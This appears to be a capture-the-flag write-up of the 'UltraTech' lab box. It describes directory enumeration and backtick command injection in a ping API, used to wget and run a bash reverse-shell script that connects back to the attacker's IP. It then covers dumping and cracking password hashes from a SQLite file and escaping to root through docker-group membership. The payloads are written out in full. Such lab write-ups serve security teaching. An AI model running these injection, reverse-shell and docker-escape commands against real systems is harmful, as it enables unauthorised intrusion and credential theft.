
Gobuster reveals some additional pages, but they didn't end up being used to gain access.

```
/images               (Status: 301) [Size: 316] [--> http://10.10.5.9:31331/images/]
/css                  (Status: 301) [Size: 313] [--> http://10.10.5.9:31331/css/]
/js                   (Status: 301) [Size: 312] [--> http://10.10.5.9:31331/js/]
/javascript           (Status: 301) [Size: 320] [-->
http://10.10.5.9:31331/javascript/]
/server-status        (Status: 403) [Size: 300]
```

Every login attempt makes an API call with the arguments of login and password.




And here is the call and results of a login with bad credentials.



phase 2: access

The method used to gain access involved the backtick command execution found earlier from the ping route.



Wget allows the downloading of files onto the server, or uploading from the attacker's perspective.

On the attacker machine, I created the following shell script called shell.sh:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.241.184/4444 0>&1
```

This script was then hosted on a python http server on the attacker machine.

Then I made a called the API to run ping with the argument of a wget, telling the target to download my reverse shell.

```
http://10.10.5.9:8081/ping?ip=`wget%2010.10.241.184:8000/shell.sh`
```

The next two commands allow execution of my script and then run it.

```
10.10.5.9:8081/ping?ip=`chmod 777 shell.sh`
```

```
10.10.5.9:8081/ping?ip=`./shell.sh`
```

On my netcat listener, a shell opens!

```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.241.184] from (UNKNOWN) [10.10.5.9] 37148
bash: cannot set terminal process group (966): Inappropriate ioctl for device
bash: no job control in this shell
www@ultratech-prod:~/api$
```

phase 3: escalation

getting r00t (not root)


Once on the machine, I look into the database file in the api directory.

```
www@ultratech-prod:~/api$ strings utech.db.sqlite
SQLite format 3
etableusersusers
CREATE TABLE users (
            login Varchar,
            password Varchar,
            type Int
        )
r00tf357a0c52799563c7c7b76c1e7543a32)
admin0d0ea5111e3c1def594c1684e3b9be84
www@ultratech-prod:~/api$
```


It contains what looks like two usernames and two password hashes.

```
r00t f357a0c52799563c7c7b76c1e7543a32)
admin 0d0ea5111e3c1def594c1684e3b9be84
```

They are both easily cracked thanks to CrackStation. Other tools can be used as well.



For the second one, I had to remove the close parentheses symbol, and then it was cracked.




Looking at what was found, we see two usernames and two passwords.


```
admin:mrsheafy
```

```
r00t:n100906
```

In the home directory of the target machine, there is a user called r00t, so I successfully gain access to this account with the new password.



The admin user can be used to log in to the partners page. We can see what is hidden here:




getting root (r00t)

To get root access to the system, a docker exploit can be used.

```
User & Groups: uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

Seeing that our user is part of the docker group, we know there is an exploit that can be run, best explained here.

First we list the docker images.



Then using this docker image, we mount it and then are granted root access inside the bash image.

```
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
```

```
# whoami
root
```

```
private.txt
# cat private.txt
# Life and acomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomdad finblocktech entrepreneur
in the world.

By himself.

## Chapter 1 - How I became successful

#
```

And with that, we have root access on this box!